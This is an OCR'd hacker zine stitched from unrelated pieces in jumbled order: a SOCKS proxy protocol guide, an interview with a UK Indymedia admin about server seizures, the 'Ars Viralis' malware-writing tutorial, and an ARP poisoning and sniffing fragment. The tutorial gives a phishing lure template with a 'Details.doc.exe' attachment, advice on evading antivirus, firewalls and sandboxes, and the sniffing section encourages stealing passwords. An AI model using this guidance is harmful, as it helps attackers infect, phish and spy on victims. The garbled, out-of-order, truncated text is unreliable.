* High anomnity, or "elite" proxies don't send out any information that identifies the service as a proxy to the destination.

=== HTTP CONNECT ===
Connect proxies were created as an extension to HTTP proxies as a means for establishing persistent connections for protocols such as IRC. They are relatively simple as well. For instance: CONNECT irc.hackthissite.org:6667 HTTP/1.1

will establish a connection to the HTS IRC server on port 6667. The server will reply with an HTTP-formatted status message, and if the request was successful, data can be sent and received freely. Because connect is an extention to the HTTP protocol, adding extra lines like a Host or a User-Agent will work just fine, but for most purposes is unnecessary.

=== SOCKS4 ===
Socks4a is an extension to the original socks4 to provide DNS lookup at the proxy side. First, the client sends a request like so:

* \x04 - socks4 version identifier
* \x01 - command; 1 is connect
* \x00\x50 - port expressed as 16 bit big endian: \x00\x50 would be port 80 In Perl, pack("n", $port) will convert the integer $port to 16 bit big endian.
* \xc0\xa8\x06\x47 - 4 bytes specifying the destination IPv4 address: the 4 bytes shown would equate to 192.168.6.71. Use \x00\x00\x00\x01 if the proxy is to do the DNS lookup itself. (Any non-zero for the last octet will do.)
* rawr\x00 - null-terminated USERID string, these are occasionally compared to IP addresses or IDENT replies as a primative form of authentication, but rarely. Most of the time this string is ignored, so put something random.
* hackthissite.org\x00 - null-terminated domain name, just a null byte if a valid IP was provided earlier

The socks4 server then sends a reply like so:
* \x00 - version of the reply code, should always be 0
* \x5A - request granted OR \x5B - rejected or failed OR \x5C - rejected because can't connect to identd on the client OR \x5D - rejected because identd + the client report different IDs
* \x00\x50 - destination port, ignore
* \xc0\xa8\x06\x47 - destination IP, ignore

After these steps write directly to the socket as if the client was directly connected.

=== SOCKS5 ===
Socks5 was developed to provide both UDP and TCP, strong authentication, DNS, and IPv6 from the ground up. First off, the client sends a version identifier/method selection message:
* \x05 - socks5 version identifier
* \x01 - number of methods to try; for our purposes, one will suffice
* \x00 - methods; \x00 is no authentication required

The server will then reply:
* \x05 - socks5 version identifier
* \x00 - selected method; if this is \xff then the client must disconnect If everything went well, the client then sends a socks5 request:
* \x05 - socks5 version identifier
* \x01 - command (\x01 for connect)
* \x00 - reserved, leave null for now
* \x01 - address type, \x01 for IPv4
  OR \x03 - for a domain name
  OR \x04 - for IPv6
* \xc0\xa8\x06\x47 - 4 octets specifying the address for IPv4
  OR 16 octets for an IPv6 address
  OR 1 byte specifying the string length then the domain name for DNS
* \x00\x50 - destination port, \x00\x50 is port 80

The server replies with:
* \x05 - socks5 version
* \x00 - reply field, \x00 for successful
  OR \x01 for general socks server failure
  OR \x02 for connection not allowed
  OR \x03 for network unreachable
  OR \x04 for host unreachable
  OR \x05 for connection refused
  OR \x06 for time to live expired
  OR \x07 for command not supported
  OR \x08 for address type not supported
  OR \x09 to \xff for unassigned
* \x00 - reserved, always \x00
* \x01 - address type, same values as in request
* \xc0\xa8\x06\x47 - bound address
* \x00\x50 - bound port, doesn't really matter for a connect request

Then the transaction continues as if the client were directly connected.

=== Chains, Final Notes ===
For added anomnity, multiple proxies can be strung together in a process known as chaining. In proxy chains, the client instructs proxy servers to connect to subsequent proxy servers until the destination. This technique can greatly improve anomnity, but may decrease throughput and increase latency.

Interestingly, Tor is nothing more than a socks4a proxy service as far as the client is concerned, which brings in the possibility of using Tor conceptually as just another link in a chain. Extending Tor exit nodes with open proxies also opens up the possibility of getting around Tor restrictions on some networks while maintaining encryption and anomnity, as it is much easier to block Tor than to block the massive number of open proxies on the internet, especially those on non-standard ports.

Reader, beware. Many proxies are run by phishers, over-zealous network administrators, or law enforcement agencies that log everything. Always use more than one layer of anomnity and never send unencrypted personally identifyable information through public proxy servers.
http://proxy-glue.sourceforge.net/

Interview with UK Indymedia Hackers Defending Open Publishing Systems

Jeremy: This is Jeremy from HackThisSite.org and I'm sitting in the room with several people who are loosely affiliated with our website as well as someone who is on the UK IndyMedia project. We have a few things we'd like to talk about like how to protect open publishing systems such as IndyMedia, how to configure our servers in such a way that makes us less liable, and how hackers can play a more integral role in defending open publishing systems. Other people are going to introduce themselves right now:

UK: Hello this is ..... from the UK and I'm from UK IndyMedia

Alx: This is Alxciada from HTS

Gary: This is Gary Naham, an activist in Chicago hoping to becoming a hacktivist dedicated to seeing government systems that survive and respect the digital evolution of technology and not interfere

Jeremy: We have a few things we'd like to talk about specifically about how hackers can play a more integral role and help work with various media collectives, but we'd also like afterwards talk in general about IndyMedia, free speech, open publishing systems, p2p file sharing systems, and how hackers can work together with people to help pressure and change the law. For starters, why don't you tell us a little bit about yourself, what sort of work you do, what groups you work with in the past, how you help out?

UK: A little about myself, well, by day an IT techie, by night an IT director I run public internet, public internet is one of the hosting points indymedia uk, the wiki server, and I kinda got involved when the server seizure happened about 9-12 months ago, kinda became quite important to me that we brought em up as quickly as possible because the time we're down, we lose the chance to tell our side of the story so I put up one of our servers put a mirror off the publishing site and we went from there.

Jeremy: Great. So right now you're currently working as IT director to help out with configuring and setting up these servers when they go down?

UK: Yeah that's right, let me quickly go over all the things I'm involved with. Primarily I run a server mirroring the UK site. Additionally I set up rackspace for some of the other indymedia projects that are currently going on. Current in the process of trying to security data with what's going on in the world.

Jeremy: I understand that it is very vague about what the feds had been looking for on these servers and there's some degree of confusion. Can you tell us any details about what sort of data or evidence they were looking for and how they executed the search?

UK: From my understanding it wasn't actually the feds who were after the server. My understanding is that it was a result of pressure by the Swiss and Italian government relating to previous protests in Genoa and Niece, I believe those were the two areas of interests. I believe photos were published which ... authorities didn't like, and yeah, they were looking for server logs, they were looking for IPs, now fortunately, our server doesn't log IPs!

[Great! What a shame! Too bad!]

Jeremy: I heard the pictures that were posted were undercover police and they were looking for the people who originally published them?

UK: That's the Swiss connection I believe, however I think the Italian government had a more general problem with IndyMedia - I met with the house I wonder if that's what that connection came from.

Jeremy: How could the Italian authorities pressure the British government to execute this raid?

UK: As I understand it, there's a mutual legal assistance treaty with Italy and the US. Now Rackspace which previously hosted the UK server is a US company which therefore falls under US jurisdiction to a degree. Question not entirely legal because the servers were hosted in the UK and rackspace has a legal entity in the UK, therefore, we believe it should have gone through due process in the UK who should have taken the servers - they didn't, that's what the line is at the moment.

Jeremy: The hosting company itself gave the server up upon request by western authorities?

UK: I believe so, now this is one of the interesting things, and this ties back with where we are today. Apparently, the servers weren't actually requested, the logs were requested, and Rackspace went one step further. Rackspace effectively bent over and took it. They handed over the entire server system.

Jeremy: Wow.

Alxciada: So they were originally coming for the logs.

UK: Apparently so, that's what we're hearing, hopefully in the next few days we should hear a little more about it. The EFF put enough pressure on the US side to get the papers.

Alxciada: Was it United States federal agents that raided the server?

UK: I believe so. I believe it was Rackspace employees that went in took the servers. The court orders that were filed were filed in Texas. The EFF basically went through that and demanded the papers, and that's currently being sorted out, but hopefully we'll get a clear picture of what they were after.

Gary: Are there any areas of European or British security law that provides coverage or at least an option of defending against this?

UK: Oh, yes! Data protection acts alone should cover this kind of issue because they effectively seized a server that hosted shitloads of different stuff. They were after one very specific piece of information and in the process gathering lots of other shit so I imagine there are data protection acts that have bearing on the case.

Gary: Are there legal remedies available to prosecute and affect authorities if this is an extrajudicial action which is what it sounds like.

UK: I'm not sure if anything is happening in the UK because unfortunately the UK Europedoesn't have anything an EFF at this stage. It's one of the things that's being worked on talked about but it's never achieved fruition. Therefore we're depending on a far wider group of individuals to help us out. Looking at people associated with journalism, trade, privacy, etc. but there's no central group for information privacy having to do with electronic

Gary: So European Data Security laws are even less protective than US security?

UK: I think they are because it was the way the manuveur was pulled. We effectively never wet through anywhere nearthe UK system. If it went through the UK system it would be a long drawn out case there would have been pros and cons we would have had our day in court. But because they went through a backdoor in the US system - a loophole - it went past our security.

Gary: That the British were happy to allow?

UK: I don't think the Brits had a whole lot to do with it. From our understanding Rackspace employees went into the server room yanked the servers.

Jeremy: They were originally were looking for a flat log file and the company just said "I'm not gonna mess with this!" and gave up the entire server?

UK: As I understand it, yes

Jeremy: And there were a lot of other various websites and collectives on the server?

UK: Oh yes, there was everything from linux distros, to various indymedias, personal sites - yeah, it hit a lot.

Gary: I would assume this is a violation Rackspace's contract with IndyMedia entities that have signed it?

UK: Unfortunately the contract was with a single individual. Yes, there probably was a contract violation there, but as I said, because it never touched UK authorities, to drag it through the UK system there would be no point of - the case would fall apart. Because it was in the US the case there was a actual case in the US going on, there is a lot easier to focus on.

Jeremy: Knowing what you know now about the corporate host and how they were so quick to give up everything and set back these various collectives, how would you configure or structure these servers to make the system as a whole less liable?

UK: Well it's very interesting and actually very simple. We drew a great big circle around the biggest weakness: we had one server, we now have twelve.

[laughter]

UK: The content management system we use is very good, it's designed for mirroring. We've basically taken advatage of the way the CMS system was designed and used it to our advantage. The dynamics are the site are actually done from the publish server and then the servers actually show the data.

Jeremy: So when you actually post something to UK IndyMedia it is actually mirrored to other servers all over the world?

UK: And a variety of different operating systems. Our personal server w3.org is a Solaris box. Others run debian, freebsd, fedora core - we have a nice contingent of OSs so if a vulnerability breaks out - unless it's somethig inside the publishing system itself - we should have a reasonable amount of resiliance.

Jeremy: This seems like a perfect example of how a decentralized model of content distribution can protect ourselves from not only legal subpoenas because it creates a aura of bureaucracy the courts have to go through but protect ourselves from would-be hackers ...

UK: Yes, definitely.

Gary: In an era of extrajudition proceedings where the authorities think they can do anything they want and just present us with facts despite legal protections that clearly exist in this case and were violated, I think you have to use technology to negate the fact that authorities think they are above the law.

UK: Prescisely, it's not the first case and it's not the last. There's things happening at the moment, servers taken all the time, it's a growing problem, indymedia needs to be aware of that and try to survive it.

Jeremy: How are people within hacking and programming communities stepped up to support the project?

UK: In the last 3-4 months we started to put together as security team to go through each of the servers, each of the code bases, and work for them look for the weaknesses. I think historically IndyMedia has been pretty lax about that, more interested with people being able to publish freely and not quite so much about the security of their systems in which the puiblising occurs, That's changing, very quickly.

Jeremy: That brings me back to a couple months ago - there had been two major vulnerabilities - one happened during the RNC with the cross site scripting error in dadaIMC - a group calling itself RightWingExtremist.net made use of this during the RNC by changing many indymedia sites to redirect to a site that said 'indymedia is anti-american' or something crazy! [killing communists!]

UK: The system we're using in the UK is very resiliant, it's java written, the guy's done a good job we haven't seen too many problems

Jeremy: Which one are you using?

UK: We're using Mir, it's been pretty responsive.

Jeremy: I believe DadaIMC had had the most problems ..

UK: Yeah, Dada has had a clear history of problems, I agree

Jeremy: A few months ago I had spoken to Spud regarding a vulnerability I discovered DadaIMC regarding uploading and excecuting PHP files. We privately notified them of this vulnerability and said, "listen we need to keep this quiet until each independent IMC staff is privatley notified and update it. Of course it's a big job and it's not something that'll happen overnight!

UK: One thing I will say while I've got the opportunity is that there is a private list for IMC techies. It's a fairly rigorous process to get in there, but if anyone finds an issue, dump it straight to the people who can deal with it imc-security@lists.indymedia.org is the place to dump in. The technies in there have a web of trust where you can't get in unless two other people vouch for you.

was also an internetworm, but it took more than 15 years before the second I-Worm appeared. I-Worms are often referred to as Warholworms, derived from Warhol's prediction that in the future everybody will be famous for 15 minutes. I-Worms travel by exploiting security gaps, like Morris' sendmail bug. Code-Red,Nimda, Sasser and Zotob are all Warhol worms (I-worms) and are extremely successfull.

d) Botnet worms
these worms function a bit as a trojan too. They use the victim's box as a zombie, allowing the attacker to remotely use the victim's pc to send spam, log passwords and launch ddos attacks.

e) *Neural-Network worms*
I have never heard of one seen in the wild, just as a poc (proof of concept). Often referred to as Curious Yellow worms, these worms communicate with each other in order to exchange information over possible victims, new exploits to use to propagate and new anti-antivirus techniques. These worms could harbor a self-improving/self-rewriting mechanism, making them virtually invincible. But it would take a group of very experienced A.I. Scientists to code such a worm.

III) Trojans.
a) R.A.T's
The most popular of trojans, these programs allow an attacker to remotely control the infected box, gathering sensitive info, or using it to launch ddos attacks, use it as a tunnel to root other boxes or to anonymously launch new viral epedemics.

b) *Rootkits*
I don't know if these can be considered trojans, but they are (in my opinion) best classified here. Rootkits allow a remote attacker stealthy access to a box, hiding processes, directories, files and extra accounts.

b) *Other*
Any program, disguising itself as something else, could be considered a trojan.

IV) *Spyware*
a) Homepage/Searchpage Hijackers
These programs change your homepage and searchpage to a page of the author's choice.

b) *Dialers*
Dialers abuse the victim's dialup connection to dial to a very expensive number somewhere abroad, generating money for the author.

c) Habit-trackers
These programs track your surfing-habits, advertising things you (according to your surfing) want.

d) *Keyloggers*
Could also be classified under trojans. Keyloggers monitor your keystrokes, stealing your passwords and sending them to a remote attacker for his goals.

e) *Logic Bombs*
see explanation in 0->1.

1) Abstract concepts
Now we know some basic malware concepts, we can delve further in theory about malware development.

1->1) Survival Concept
First we need to know what is important for malware to survive. Well, here are some important things:

I) Spreading, The most important feature of most malware is to spread as far as possible, infecting a lot of files/boxes.

II) Efficiency, Doing what it is designed for is of course extremely important. For some worms it would be taking down a website, or for spyware it would be monitoring surfer habits.

III) Stealth, Not being detected by AV's is crucial in surviving. If malware is detected it soon becomes unusable and dies.

1->2) Survival Theory
I) Spreading, Spreading can be done in many ways. As described in 0->2, malware can take on many propagation forms. Very important when spreading is a part of social-engeneering. Sending a mass-mail like:

----------start of mail----------
Subject: dfjadsad
Body: Hi, open the attachment
Attachment: blah.exe
--------end of mail----------
wouldn't attact many people. It is boring. A mail like this however:
----------start of mail----------
Subject: Your Credit Card has been charged
Body:
Dear recipient@provider.com,
Your purchase of the $1000 bodyset-deluxe was sucessfull, your creditcard has been charged accordingly, check the attachment for details.
Yours sincerly,
The E-Bay team.
Attachment: Details.doc.exe
--------end of mail----------
would attract more people, they would be eager to see what has happened to them, nobody wants to be
charged for something they haven't bought.

This goes for the P2P way too, files like StarWars - Revengeofthesith.avi.exe spread faster than blah.exe.
Also, most people feel more secure if a file is zipped. Well, including a zip-component in your malware, to zip it everytime it replicates isn't that difficult.

II) Efficiency, There always needs to be a delicate balance between spreading, stealth and efficiency. Spreading like mad will get your malware very far, but it will be detected in a matter of hours, making it obsolete, while extreme stealth might keep your malware undetected for years, but it won't infect more than 10 boxes. Being effici□nt totally depends on your goals.

III) Stealth, Malware has many enemies, here are some of them:

a) AV's
b) Firewalls
c) AV researchers

Fooling AV's isn't too dificult, sometimes switching two or three bytes is enough to fool them, but your virus will get detected again and all will be for nope. So you need to protect your malware from AV's. Thus encryption,Oligomorphism,Polymorphism and Metamorphism are born. For all cryptographers out there, let go of the classic idea of encryption, Viral encryption is something different. Encryption,Polymorphism,Oligo morphism and Metamorphism for executables is only possible in assembly, so start learning it!

Fooling firewalls can also be done quite easily, just terminate their processes! Although this is quite rude and unsubtle, it is effective. A more subtle way is adding your program to their trusted program-list.

Fooling an AV researcher can be quite difficult. They will disassemble your virus, Emulate it's code and Sandbox it. Making your virus extremely complex, with long loops and jumps will keep them from fully understanding it by disassembly. Stopping Emulation is quite difficult, you would have to check if your code is being emulated by making a change, and checking if that change really has been applied, if not, you are being emulated. Sandboxing is a tehcnique that involves putting your virus in a virtual machine with some baitfiles to see what it does. This could be overcome by checking for VMware, Virtual Pc, etc. I will give details later.

2) Code Practice.
Before starting this section I assume the reader is familiar with standard programming theory,viral theory and several (script)languages, such as c++,Pascal,Vbs,Js, batch and some assembler would help too. All assembler source examples will be in 16-bit assembler, since these are mainly for educational purposes, their outdated nature will nearly automatically SK-Proof it, however, anyone familiar with 16/32- bit assembler can convert the examples to suit the win32 platform.

This section will contain viral code. I am not responsible for any damage done by any of these programs, nor do I promote releasing them. I have divided the Code Practice in several sections as follows:

I) Simple Exe Virii
II) Batch Virii
III)Script Virii
IV) Moderate ExeVirii/Worms
V) Concept Virii

ARS VIRALIS: THE VIRAL ART

BY NOMENUMERA

Foreword.
"In the beginning God created the heaven and the earth.
And the earth was without form, and void; and darkness [was] upon the face of the deep. And the Spirit of God moved upon the face of the waters. "

Gen 1:1,1:2
"And God said, Let the earth bring forth the living creature after his kind, cattle, and creeping thing, and beast of the earth after his kind: and it was so. "

Gen 1:24
"And God blessed them, saying, Be fruitful, and multiply, and fill the waters in the seas, and let fowl multiply in the earth. "

Gen 1:22
From the beginning of mankind's existence, they were fascinated with creating life, another creature, with a "mind" of it's own, a creature that can turn itself against it's master. I think this is one of the main reasons why the VX scene exists. Most viruswriters (including me) enjoy the challange of creating a small life form that "lives" on it's own.

0) Introduction
Well, enough preaching for today. Before I start with technical explainations, I will first make a few things clear to the really, really new people out there.

0->1) What is a virus?
Well, a better question would be, what is malware? As this umbrella term covers much more than just virii. Malware is the common term for any unwanted program on your box. It can be divided in several catogories:

I) Virii.
Most people think virii and malware are the same, but that is a common misassumption. A virus is (in my opinion) best defined as: "A self-replicating program that abuses other (host) programs in order to spread". A virus always needs a host program, it cannot spread on it's own, it needs other programs to infect.

II) Worms.
The main difference between a worm and a virus are the way of replication, a worm can live without a host, it's like a bacteria, it copies itself and propagates itself trough many different ways. Unlike a virus, most worms won't infect other programs.

III) Trojans.
These sneaky little devils derive their name from the ancient greek myth of the wooden horse of Troje (you know, with Odysseus inventing a trick to get into the city and coming up with this huge wooden horse which contains the greek soldiers). Well, today's trojan horses are much like that, they pose like an innocent or (more often) a very attractive file, but they actually contain a dangerous payload, either they are disguised worms, virii, spyware, logic bombs, or RAT's (Remote Administration Tools).

IV) Spyware.
These are the new players in today's cyber-battlefields. Spyware is a term for any piece of software that monitors the victim's habits, from surfing habits to chat passwords, to banking passwords to full scale corporate espionage.

V) Logic Bombs.
Quite rare, Logic Bombs are programs that triger when a certain event happens (or doesn't happen). When you are the victim of a logic bomb, you know that someone is really after you, because they don't spread in the wild. Logic bombs are commonly created by disgruntled programmers who didn't receive their payment, or are afraid they won't receive it. A logic bomb triggers when certain conditions are met, like a date, or the deletion of a certain file. Imagine a programmer works somewhere, and he installs a LB that requires him to enter a password every month, else it will erase the entire box' harddrive. When the programmer gets fired, he can't enter the password, and the company loses all the data on the programmer's box.

0->2) Types of malware.

I) Virii.
a) Overwriters
these are quite common in the viral world. They just replace the hostprogram with themselves, erasing the program.

b) Companions
these virii don't alter the hostfile, they hide them from the user and rename them, taking their place and executing the host after they are done.

c) Bootsector virii
these virii infect a HD or floppy bootsector, initiating themselves at each startup, without user interaction, making them quite powerfull.

d) Prependers
these virii place their code in front of the victim code, executing themselves before the victim code can, thus not notifying the victim of missing files.

e) Appenders
the same as prependers, only they execute after the victim code.

f) Memory-resident
these type of virii use TSR techniques (Terminate and Stay Resident), to remain in the box' memory (usually by interupt hooking) until something happens (a .exe file is opened) and then they infect files this way.

g) Encrypted virii
to fool scanners in the old days, virii used to encrypt their opcode bodies, and decrypted themselves during runtime. This technique has evolved a long way (see below).

h) Oligomorphic virii
these virii are encrypted virii, who change their decryption/encryption key at every replication, thus making it harder for a virus scanner to detect them.

i) Polymorphic virii
a quite advanced technique, these little devils substitute whole opcode blocks with blocks that look different, but do the same.

j) Metamorphic virii
one of the newest techniques to fool AV's, these virii replace entire blocks of logic in their bodies. They replace 3 with (1+2) or (6 / 2) or (((2 * 2) +2) / 2) for example.

k) EPO virii
entry point obscuring (or obfuscating) virii place their code body somewhere random inside the host's body, and modify the host to jump to the point where the virus starts, thus forcing AV's to scan entire files, slowing them down.

l) Cross-infection virii
these virii infect multiple file types, thus increasing their effectiveness.

m) Cryptovirii
these are relatively rare, encoding entire harddrives with a publickey algorithm, and forcing the victim to pay the viruswriter ransommoney to decode his/her HD (also called Ransomware).

II) Worms.

a) Massmailing
these worms harvest e-mail adresses from a box (either from WAB files, messenger contact lists or other addressbook files) and mail themselves to them to propagate, they will travel around the world really quick, but will attract virusanalyst's attention really quickely too, making them somewhat blasé (and unsubtle) in my opinion.

b) P2P
these worms spread trough peer-to-peer software, propagating as popular filenames (music, movies, pictures, programs, etc), these could go nearly as fast as Massmailers (as long as they make sure they keep propagating as files that are still popular) and far more silent.

c) I-Worms
Internet worms are a special case, the very first worm, the morris-worm,

Jeremy: How do you think right-wing hackers and script kiddies have made use of the open disclosure policy of dadaimc?

UK: I can't really talk much about that unfortunately it's not something I have been involved with. Certainly people we're working with are going through dadaimc line by line.

Jeremy: How can hackers play a more integral role in the development and protection of this software?

UK: I think the trick is really just to get involved. To get to the point of where you're a member of the trusted team takes a little bit of work, but there's nothing to stop people..

Jeremy: Yeah, cause they can still just download the source and just start auditing.

UK: Yeah, but one thing we don't want happening this has happened once already . We had a guy portscanned all 13 of the UK mirrors. Now in a sense he found things we knew about, but on the other hand we don't want to encourage people to start scanning our boxes because it generates extra processes - we'd be far happier for people to work with us and communicate with us about what they're doing this knd of thing- if anything so we don't block them.

Jeremy: I had personally installed it on localhost. How can hackers and civil rights activists collaborate and work together in order to help pressure the law and help take the battle to the courts?

UK: I think the biggest thing is to get hackers to understand the issues. Hackers at the end of the day don't break things. It doesn't take much to see the political ramifactions of their actions. The only time you really think talk it as a community is when - the cisco case, something happens, something get pulled, someone shits in their pants, but nobody takes the interest over a long term basis. That's frustrating and it needs to change. What the Hack another con in Europe right now, their talk list is a lot more encompassing, they spend some time with other issues than security per say, like the DMCA, counter-terrorism, they think behind the box, and as a hacker community, we all need to do that.

Jeremy: I would certainly agree of your critique, especially of DEFCON, this seems more like a white hat drunken party, there's not as much teaching here, only 10% of the people here are maybe hackers anyway, everyone else came here for the culture, the sideshow. How do you think things have changed over the past few years in light of some of the new policies and anti-terrorism legislation? How do you think the hacking community has changed, become more radicalized?

UK: I think the UK and Europe is certainly starting to pick up this. However, unlike America where you have a huge great community, Europe doesn't have that, that's one of the things that is being worked on right now, like the European constitution, declaration of human rights, that kind of thing. We need to involved. The people in the ground need to get it done and push it. We've had a lot of success recently and we need to learn from it.. If European hackers can bond together, we can stop bad legislation, but we need to pull together. All too frequently this hasn't happened.

Jeremy: I'm looking at past conventions like Hackers on Planet Earth that happened last summer. It was held in New York City a month before the Republican National Convention, so naturally it was a lot more politically charged. I thought it was a lot more independent, more genuine, talking about hacker rights and digital rights and how we can protect systems such as IndyMedia - I believe they actually had an IndyMedia speech and several other political speeches...

UK: What the Hack was the same way. Italian government agents went in and sniffed the wire effectively and the ISP told IndyMedia it was a power outage. But yeah, it's bound to happen.

Alxciada: How long ago were your servers actually taken?

UK: Trying to think, I believe it was last June

Jeremy: What do you think about the raid that happened about a month ago in Bristol?

UK: That's even worse and that's one of those things that are a real issue. Indymedia needs to move toward encryption circuits and publishing stuff so you can't tie back to who precisely posted what. The Italian case - my awareness that is they didn't realize how content is distributed.

Jeremy: What were the circumstances behind the Bristol server being seized? Were they also looking for server logs?

UK: Yeah, that was a case where a radical collective did some direct action destroyed some property and police became involved. My understanding is that someone from IndyMedia tipped off the police.

Jeremy: So they broke concensus with the larger group, went directly to the police, and that caused the server as a whole to be seized?

UK: Yeah, and that was hosted in someone's house as well, so they came into their place.

Alxciada: Did they have any mirrors?

UK: They had another backup but it wasn't actively updated. It is very difficult to get a hold of someone with the Bristol project. The server was in Texas and it is difficult to actually switch over the backups.

Jeremy: The seizure in Bristol happened about a week before the G8 demonstrations?

UK: Yeah, Bristol is fairly seperate collective of the UK, and they hadn't learned the lessons UK IndyMedia have, which is a shame.

Jeremy: What do you have to say to people who are just beginning to get involved, just starting to understand these issues. What would be the most effective way to educating themselves as well as plugging in with various collectives and people who are involved to take a more active role?

UK: The biggest thing is to just sit down and start reading IndyMedia, working out how IndyMedia functions, how the global groups decide things effectively. Then come find us - we are there!

Jeremy: Great! I thought this was very productive Anything else you'd like to say?

Gary: I'd like to say one thing. Thank YOU for putting yourself and your property at risk for the free exchange of digital information because your a hero and you're putting everything on the line - there's nothing to say that they won't be busting down your door next. So I admire you for it and more power to you. It takes a hundred heros like you to keep this movement alive.

UK: There are many of us - in places people wouldn't expect to find us either!

INDYMEDIA AROUND THE WORLD

Projects
www.indymedia.org
print.indymedia.org
radio.indymedia.org
satellite.indymedia.org
video.indymedia.org
biotech.indymedia.org

Process
global.indymedia.org
www.indymedia.orgfbi
process.indymedia.org
lists.indymedia.org
docs.indymedia.org
tech.indymedia.org
volunteer.indymedia.org

United States
indymedia.us
arizona.indymedia.org
arkansas.indymedia.org
atlanta.indymedia.org
austin.indymedia.org
baltimore.indymedia.org
bigmuddyimc.org
binghamton.indymedia.org
boston.indymedia.org
buffalo.indymedia.org
cvilleindymedia.org
chicago.indymedia.org
cleveland.indymedia.org
colorado.indymedia.org
www.madhattersimc.org
dc.indymedia.org
hawaii.indymedia.org
houston.indymedia.org
www.hm.indymedia.org
idaho.indymedia.org
ithaca.indymedia.org
kcindymedia.org
la.indymedia.org
madison.indymedia.org
maine.indymedia.org
miami.indymedia.org
www.michiganimc.org
milwaukee.indymedia.org
twincities.indymedia.org
nh.indymedia.org
newjersey.indymedia.org
newmexico.indymedia.org
neworleans.indymedia.org
chapelhill.indymedia.org
www.ntimc.org
nyc.indymedia.org
www.okimc.org
omahaimc.org
www.phillyimc.org
pittsburgh.indymedia.org
portland.indymedia.org
richmond.indymedia.org
rochester.indymedia.org
rogueimc.org
www.stlimc.org
sandiego.indymedia.org
sf.indymedia.org
www.indybay.org
sbindymedia.org
santacruz.indymedia.org
seattle.indymedia.org
tallahassee.indymedia.org
tampabay.indymedia.org
tnimc.org
www.ucimc.org
utah.indymedia.org
vermont.indymedia.org
wmass.indymedia.org
worcester.indymedia.org

Africa
ambazonia.indymedia.org
canarias.indymedia.org
estrecho.indymedia.org
nigeria.indymedia.org
southafrica.indymedia.org

Asia
jakarta.indymedia.org

Canada
hamilton.indymedia.org
maritimes.indymedia.org
montreal.indymedia.org
ontario.indymedia.org
ottawa.indymedia.ca
quebec.indymedia.org
thunderbay.indymedia.org
vancouver.indymedia.org
victoria.indymedia.org
windsor.indymedia.org
winnipeg.indymedia.org

East Asia
burma.indymedia.org
japan.indymedia.org
manila.indymedia.org
qc.indymedia.org


Europe
www.indymedia.org.uk
valencia.indymedia.org
wvl.indymedia.org
alacant.indymedia.org
andorra.indymedia.org
antwerpen.indymedia.org
athens.indymedia.org
austria.indymedia.org
barcelona.indymedia.org
belgium.indymedia.org
belgrade.indymedia.org
bristol.indymedia.org
bulgaria.indymedia.org
croatia.indymedia.org
cyprus.indymedia.org
euskalherria.indymedia.org
galiza.indymedia.org
germany.indymedia.org
grenoble.indymedia.org
indymedia.hu
www.indymedia.ie
istanbul.indymedia.org
italy.indymedia.org
laplana.indymedia.org
liege.indymedia.org
lille.indymedia.org
madrid.indymedia.org
marseille.indymedia.org
nantes.indymedia.org
indymedia.nl
nice.indymedia.org
www.indymedia.no
ovl.indymedia.org
paris.indymedia.org
poland.indymedia.org
pt.indymedia.org
romania.indymedia.org
russia.indymedia.org
www.scotland.indymedia.org
sweden.indymedia.org
switzerland.indymedia.org
thessaloniki.indymedia.org

Latin America
argentina.indymedia.org
bolivia.indymedia.org
www.midiaindependente.org
chiapas.indymedia.org
chile.indymedia.org
chilesur.indymedia.org
colombia.indymedia.org
ecuador.indymedia.org
mexico.indymedia.org
peru.indymedia.org
indymediapr.org
qollasuyu.indymedia.org
rosario.indymedia.org
santiago.indymedia.org
tijuana.indymedia.org
uruguay.indymedia.org
valparaiso.indymedia.org

Oceania
oceania.indymedia.org
adelaide.indymedia.org
www.indymedia.org.nz
brisbane.indymedia.org
darwin.indymedia.org
melbourne.indymedia.org
perth.indymedia.org
sydney.indymedia.org

South Asia
india.indymedia.org
mumbai.indymedia.org

West Asia
armenia.indymedia.org
beirut.indymedia.org
israel.indymedia.org
jerusalem.indymedia.org




This is an example of how the switch assigns MAC Addresses to each port.

out and you will need to send another constructed ARP reply to the hosts so that traffic is once again forwarded to you. One way to fix this is to automatically send ARP Replies every 10 seconds or so to the hosts that you want to poison.

::Sniffing::
Sniffing is the act of capturing packets that aren't necessarily meant for public viewings. When you sniff packets across a network you can come across many interesting things such as emails, instant messages, and even passwords to email accounts and ftp accounts and many other types of passwords which in my experience are more often than not, left unencrypted. There are many tools out there that will automatically scan packets for username and password info. You can also see what websites the person is going to.

::Wireless::
If an access point is connected directly to a hub or a switch than it leaves the entire wireless network open to ARP Poisoning. Wireless internet is becoming more and more used and it is hard to be anywhere that does not have a wireless access point, especially in well populated areas. This leaves a huge security risk to most networks because in theory someone with a laptop could go into the lobby of a business and get on their network by cracking their WEP key or just simply connecting if they don't even have WEP. The attacker would then just need to poison the ARP Cache of the different computers across the network and then forward all traffic through you. You would get their passwords and usernames, the websites they go to and anything else that you feel would be fun to look at.



An example of a hacker directing packet traffic through his computer and forwarding it to the final destination

::Tools::
